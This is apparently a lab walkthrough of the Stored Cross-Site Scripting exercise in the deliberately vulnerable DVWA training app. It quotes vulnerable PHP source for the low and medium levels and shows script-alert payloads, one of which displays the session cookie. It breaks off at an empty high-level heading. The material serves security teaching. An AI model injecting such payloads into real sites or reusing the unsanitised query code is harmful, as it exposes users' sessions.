
1. As a standard practice, we first review the application's source code.




Vulnerability: Stored Cross Site Scripting (XSS)

Stored Cross-Site Scripting (XSS) is a web application vulnerability in which an attacker injects malicious scripts that are permanently stored on the server, commonly in databases, comment sections, or user profiles. When other users or administrators access the affected content, the stored script is delivered in the server's response and executed in their browsers.


Security level is currently: *low*.



1. Log in to the DVWA home page, then navigate to the **Stored Cross-Site Scripting (XSS)** section from the vulnerabilities menu.



2. As a standard practice, we first review the application's source code.



```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fil


// Sanitize name input
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '
```

3. In this step, all required input fields are completed, and a JavaScript payload is injected using


`<script>alert("XSS")</script>`.

After submitting the form by clicking **Sign Guestbook**, the page is reloaded to observe the payload execution.




4. In this step, the session cookie is retrieved by injecting the following payload to demonstrate sensitive data exposure:


```
<script>alert(document.cookie)</script>
```



SECURITY LEVEL (MEDIUM)



The screenshot shows the DVWA Security page in a browser window. The page title is "DVWA Security". The security level is currently set to "medium". The page explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. The page lists four levels: Low (completely vulnerable), Medium (teaching bad security practices), High (extension to medium difficulty), and Impossible (secure against all vulnerabilities). The "medium" level is selected in the dropdown menu, and the "Submit" button is visible. The page also includes a sidebar with links to various security features like Brute Force, Command Injection, CSRF, File Inclusion, Insecure CAPTCHA, SQL Injection, Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography.



The screenshot shows the "Stored XSS Source" page in a browser window. The page title is "Stored XSS Source". The URL is "vulnerabilities/xss_s/source/medium.php". The page displays the PHP source code for the stored XSS vulnerability. The code includes a form for submitting a message and a name, and it shows the database query used to store the message. The code is as follows:

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );


    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() function!")));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() function!")));


    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```



1. In this step, the maximum input length is first modified from 10 to 40. The payload `<script>alert("XSS")</script>`



2. A JavaScript alert pop-up is displayed, confirming successful execution of the injected payload.




SECURITY LEVEL (HIGH)

